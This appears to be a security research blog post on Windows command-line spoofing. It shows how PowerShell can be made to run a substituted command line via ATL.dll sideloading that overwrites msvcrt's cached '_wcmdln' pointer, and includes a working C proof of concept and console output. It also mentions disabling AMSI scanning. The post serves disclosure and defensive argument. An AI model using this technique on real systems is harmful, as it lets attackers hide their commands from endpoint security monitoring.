← BACK TO RESEARCH

Post Start Command-Line Substitution

2026-04-06 · JOHN UHLMANN

Command-line spoofing was introduced by Will Burgess, building on an idea from Casey Smith, in his 2018 talk Red Teaming in the EDR age.

The key observation was that during the process creation flow on Windows, the kernel creates every process in a suspended state, then transfers control to user-mode, which later starts the child's execution. This introduces an innate opportunity for user-mode to modify `RTL_USER_PROCESS_PARAMETERS`, such as `CommandLine`, in the gap between process creation and process start.

This work was an example of my favourite type of offensive research for two reasons:

1. It identified a systemic weakness in a pervasive detection strategy.
   For better or worse, the industry currently has an (over)reliance on writing rules for known bad command-lines.
2. It is trivially fixed.
   Here, "trivial" means the issue can be addressed by vendors using supported mechanisms.


In other words, this technique relies on its obscurity and it can be burned in a cost-effective manner.

Many other endpoint detection bypasses are not so easily fixed.

Since the introduction of Kernel Patch Protection, most new offensive techniques require Microsoft's involvement in the response due to the shared security boundary it enforces. Microsoft controls kernel extension points and the kernel telemetry exposed to security vendors.

However, the Microsoft Virus Initiative (MVI) program lacks a transparent process for prioritising telemetry bug fixes and feature requests submitted by vendors. As a result, endpoint security bypasses with straightforward kernel-level fixes can persist indefinitely as unresourced "defence-in-depth" issues, unlike exploitable vulnerabilities, which are addressed under clear Security Servicing Criteria.

The root cause of this particular telemetry bug is a time-of-check time-of-use issue caused by products logging the command-line at initial process **creation** rather than at process **start**.


Parent
Kernel
EDR
Child
NtCreateUserProcess
Process Creation Notification
Command Line Tampering Window
NtResumeThread
Process Start Notification

The above diagram simplifies slightly, as there is no explicit "process start" callback. Instead there are up to three kernel callbacks that occur on the newly created thread immediately prior to execution of the first user-mode code in a process. Each of these can be treated as a pre-process-start notification.


1. The image load callback for the process executable
2. The image load callback for `ntdll.dll`
3. The `PsCreateThreadNotifyNonSystem` callback for the initial thread (since Windows 10).

To prevent tampering, endpoint security should compare process state during this callback with the original state at process creation. In 2026, there is little justification for endpoint security products allowing tampered processes to start.

Or so I thought.

Jonathan Bar Or recently blogged on the topic of command-line spoofing length limitations. Besides being an excellent treatment of that topic, it highlighted an oversight in my original thinking. There is actually a second window for tampering - between **process** start and **application** start.

All processes start execution in `ntdll!LdrInitializeThunk` and a non-trivial amount of user-mode library code is executed before the application's `main` entrypoint is called. The command-line is effectively just the parameter passed to `main` and can be modified prior to use by any of this early process initialisation code.


Parent
Kernel
EDR
Child
Process Creation Logging
NtCreateUserProcess
Process Creation Notification
Command Line Tampering Window
Command Line can be modified prior to Process Start
Process Start Logging
NtResumeThread
Process Start Notification
Second Command Line Tampering Window
Command Line can be modified prior to Application Start
NtMapViewOfSection
Image Load Notification
NtTestAlert
NtContinue
Application Start

There are many opportunities for an adversary, or even a legitimate third party extension, to execute during this second window and modify the command-line:

- entrypoint substitution via `SetThreadContext`
- asynchronous procedure call via `QueueUserAPC`
- application executable or `ntdll.dll` hooking via `WriteProcessMemory`
- application or `ntdll.dll` function pointer overwrite via `WriteProcessMemory`
- debugger callbacks via `DEBUG_PROCESS` or `DebugActiveProcess`
- static DLL sideloading

These are all well-known process injection variants. The current Windows architecture does not allow security vendors to block malicious usage for many of these and, in some cases, even the telemetry provided by the kernel is currently insufficient for robust detection and with no commitment from Microsoft to fix. In many cases, this is simply dismissed as "by design" without revisiting whether that design remains appropriate.

It was time to test my command-line substitution theory - and PowerShell is the perfect command-line tampering target. It is powerful and ubiquitous.

Our starting point is an investigation of the key stages in PowerShell's initialisation timeline to determine the best opportunity to perform our post-process-start pre-application-start command-line hijack. As highlighted in Andrew Kisliakov's work, post-start tampering is complicated as the command-line can be cached by the Win32 and CRT initialisation layers.

I. Kernel Process Creation (`ntoskrnl.exe`)

1. `ntoskrnl!PspAllocProcess`
   i. Creates the initial Process Environment Block (PEB) in a 64KB allocation.
   ii. **Copies the user-supplied command-line into this initial PEB.**
   iii. Calls any Create Process Notify Callbacks.
   iv. Transitions control to user-mode.

II. User-Mode Initialisation (`ntdll.dll` and other statically linked DLLs)

2. `ntdll!LdrInitializeThunk`
   i. Calls `ntdll!LdrpInitializeProcess`
3. `ntdll!LdrpInitializeProcess`
   i. **Creates a new PEB on the process heap and copies the original PEB data including the command-line.**
   ii. `kernelbase.dll` and `kernel32.dll` are mapped.
   iii. The `ntdll!g_pfnSE_DllLoaded` function pointer used by Early Cascade Injection is called here.
   iv. `kernelbase.dll` and `kernel32.dll` are loaded first, then static DLL dependencies are mapped and their `DllMain` routines are called in order.
4. `kernelbase!DllInitialize`
   i. **Caches `PEB.ProcessParameters->CommandLine` as `BaseUnicodeCommandLine`.**
   Note: The `GetCommandLineW` API returns this cached pointer.
   ii. The `ntdll!AvrfpAPILookupCallbackRoutine` function pointer used by EDR-Preloading injection is called here.
5. `msvcrt!__CRTDLL_INIT`
   i. **Caches the pointer returned by `kernelbase!GetCommandLineW` into the *exported* CRT global `_wcmdln`.** 👀
   Note: The `__wgetmainargs` API uses this pointer to determine the `argc` and `argv` parameters for the application entrypoint
6. `ntdll!LdrpInitializeProcess` tail
   i. Calls `PEB.PostProcessInitRoutine` which can be used to run injected code in some instances.
   ii. Calls `NtTestAlert` which drains any queued Asynchronous Procedure Calls (APCs) - potentially including Early Bird APC injection.
7. `ntdll!LdrInitializeThunk` tail
   i. Calls `NtContinue` to transfer execution to the application.


III. Application Entry (`PowerShell.exe`)

8. `powershell!pre_cpp_init`
   i. **Calls `msvrt!__wgetmainargs` and caches the final `argc` and `argv` for the application.**
9. `powershell!_wmainCRTStartup`
   i. **Calls the application's entry point: `wmain(argc, argv)`.** The "command-line" is finally consumed!

This timeline actually exposes an intriguing opportunity. The pointer caching isn't a complication - it's an opportunity. We don't need to modify the PEB "source of truth" at all. We can instead make our substitution on one of the intermediate cached pointer copies. Remote queries will then continue to report the pristine PEB value - correctly, but misleadingly.

This approach is made ***even simpler*** by the fact that `msvcrt.dll` exports its cached pointer to the command-line as `_wcmdln`. To modify this specific value we need to run after this module's `DllMain` and before `powershell.exe`'s entrypoint. Early Bird APC injection and static DLL sideloading both meet this requirement.

PowerShell wouldn't be vulnerable to DLL sideloading though...



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
00012E38	N/A	000126D0	000126D4	000126D8	000126DC	000126E0
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
msvcrt.dll	47	00012A58	00000000	00000000	00012DD6	0000D378
ATL.DLL	1	000127C0	00000000	00000000	00012E38	0000D0E0
KERNEL32.dll	62	000127D0	00000000	00000000	000132C0	0000D0F0
OLEAUT32.dll	6	00012A00	00000000	00000000	000132CE	0000D320
ADVAPI32.dll	9	00012770	00000000	00000000	000132DC	0000D090
OLE32.dll	6	000129C8	00000000	00000000	000132EA	0000D2E8
USER32.dll	1	00012A38	00000000	00000000	000132F4	0000D358
mscoree.dll	1	00012A48	00000000	00000000	000134EE	0000D368

OFTs	FTs (IAT)	Hint	Name
Qword	Qword	Word	szAnsi
800000000000001E	800000000000001E	N/A	Ordinal: 0000001E

It turns out that PowerShell is needlessly vulnerable to DLL sideloading via `ATL.dll` as it imports a single tiny deprecated "inline" helper function. 🤦


Our functionally complete POC is then amusingly tiny -

```
#define WIN32_LEAN_AND_MEAN
#include <Windows.h>
#include <winternl.h>
#include <stdio.h>
#include <objbase.h>

// Target binary: C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe
// ATL.dll exports
// [.def EXPORTS] AtlComPtrAssign @30 NONAME
EXTERN_C IUnknown* __stdcall AtlComPtrAssign(IUnknown** pp, IUnknown* lp) {
    // implementation based on version in atlcomcli.h
    if (pp == NULL) return NULL;
    if (lp != NULL) lp->AddRef();
    if (*pp) (*pp)->Release();
    *pp = lp;
    return lp;
}

BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD fdwReason, LPVOID lpvReserved) {
    switch (fdwReason) {
    case DLL_PROCESS_ATTACH:
        auto newCmdLine = (WCHAR*)L"powershell.exe -c \"Write-Host 'Hello, World?\" -f Red";
        auto _wcmdln = (WCHAR**)GetProcAddress(GetModuleHandleW(L"msvcrt.dll"), "_wcmdln");
        *_wcmdln = newCmdLine;
        break;
    }

    return TRUE;
}
```

With pre-application execution via sideloading you also have the opportunity to disable PowerShell's Antimalware Scan Interface (AMSI) scriptblock scanning via various means. This is not an AMSI bypass since we already have execution in that process.

My colleague, Matthew Palma, has also demonstrated that it is possible to race the write-read of `_wcmdln` to achieve a data-only child-process command-line substitution variant. This does not bypass AMSI in the child process.

The sideload proof of concept in action -



```
Microsoft Windows [Version 10.0.26200.8037]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32\WindowsPowerShell\v1.0>powershell -c "Write-Host 'This is a test'" -f Green
This is a test

C:\Windows\System32\WindowsPowerShell\v1.0>rename sideload.dll ATL.dll

C:\Windows\System32\WindowsPowerShell\v1.0>powershell -c "Write-Host 'This is a test'" -f Green
Hello, World?

C:\Windows\System32\WindowsPowerShell\v1.0>
```

While this method of hijacking control flow is academically interesting, none of the prerequisite code injection techniques discussed here are novel. It simply reinforces a familiar conclusion: once untrusted code is allowed into a process, the entire process is effectively untrusted.

Despite this, much of today's security tooling remains allow-by-default and continues to rely on the executable's code signature and the pre-start command-line as a best-effort proxy for the entire process's identity - making this an evergreen time-of-check time-of-use vulnerability for those products.

This second tampering window also highlights a fundamental limitation in the current generation of endpoint security products - the reliance on fixed observation points without robust source validation, and the shared responsibility model with the Windows kernel. These constraints remain under-discussed. Vendors rarely acknowledge platform-imposed limitations, leaving it to offensive researchers to advance the security conversation. This lack of openness and transparency ultimately limits users' ability to make risk-informed decisions and slows meaningful progress across the industry.

© 2026 Origin Technology